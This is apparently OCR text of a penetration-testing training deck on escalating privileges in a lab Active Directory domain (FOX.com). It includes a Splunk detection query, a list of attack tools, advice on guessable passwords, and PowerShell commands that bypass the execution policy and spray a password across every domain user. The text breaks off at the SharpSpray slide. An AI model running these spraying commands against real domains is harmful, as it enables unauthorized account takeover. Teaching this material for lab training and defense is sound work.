
- An example showing the detection of common domain enumeration techniques using net.exe.

```
index=* CommandLine=*net.exe* AND CommandLine=*\/do*
| table ComputerName, User, CommandLine
```



7. DOMAIN PRIVILEGE ESCALATION

DOMAIN PRIVILEGE ESCALATION



The situation:

We've collected information about the FOX.com domain; it's users, systems, services and more. Now we want to use this information to find various attack paths and elevate our privileges within the domain.

DOMAIN PRIVILEGE ESCALATION TOOLS


- **BloodHound -** https://github.com/BloodHoundAD/BloodHound
- **Password Spraying:**
  - DomainPasswordSpray - https://github.com/dafthack/DomainPasswordSpray (Powershell)
  - SharpSpray - https://github.com/jnqpblc/SharpSpray (C#)
- **PowerView - https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon (Powershell)**
- **Active Directory Module –** https://docs.microsoft.com/en-us/powershell/module/addsadministration/ (Powershell)
- **Rubeus -** https://github.com/GhostPack/Rubeus (C#)

DOMAIN PRIVESC – PASSWORD SPRAYING

- Password spraying is an attack that attempts to gain access to a large number of accounts with a few commonly used passwords. It's basically the opposite of bruteforcing which attempts to access a single or small number of accounts using numerous passwords.
- We'll use 2 tools to password spray users in the FOX.com domain.
  - DomainPasswordSpray - https://github.com/dafthack/DomainPasswordSpray (Powershell)
  - SharpSpray - https://github.com/jnqpblc/SharpSpray (C#)

DOMAIN PRIVESC – PASSWORD SPRAYING

- Before you start spraying, you should take a look at your target domain's password policy.
- This is crucial information when picking a password/passwords to spray against the domain's users, especially the Minimum Password Length and the Lockout Threshold.



DOMAIN PRIVESC – PASSWORD SPRAYING


The success of your password spray depends entirely on the probability that the few passwords you use are going to find matches in your target user scope. There's no silver bullet for password selection, but here are a few suggestions for password combinations you can consider:

- Company name and year (e.g. WorldBank2019!).
- City/country and year (e.g. Kenya2019!, Nairobi2019!)
- Season + year (e.g. Spring2019! – this depends on where you live; it doesn't apply everywhere but you should still know about it).
- Phone numbers (yeah, I've seen password policies that allow numeric passwords).
- Crappy passwords (e.g. 12345678, password, qwerty and so on):
  - https://www.thethreatreport.com/some-of-the-worst-passwords-of-2018/

DOMAIN PRIVESC – PASSWORD SPRAYING (DomainPasswordSpray)


#Automatically generate a list of users from the current domain and attempt to authenticate using each username and the specified password.

```
$env:PSExecutionPolicyPreference="bypass"

Import-Module .\DomainPasswordSpray.ps1

Invoke-DomainPasswordSpray -Domain fox.com -Password PASSWORD
```



DOMAIN PRIVESC – PASSWORD SPRAYING (DomainPasswordSpray)


- A successful spray.



DOMAIN PRIVESC – PASSWORD SPRAYING (SHARPSPRAY)


#Password spray against all users of the domain using LDAP with a default delay time of 1000 milliseconds between guesses.

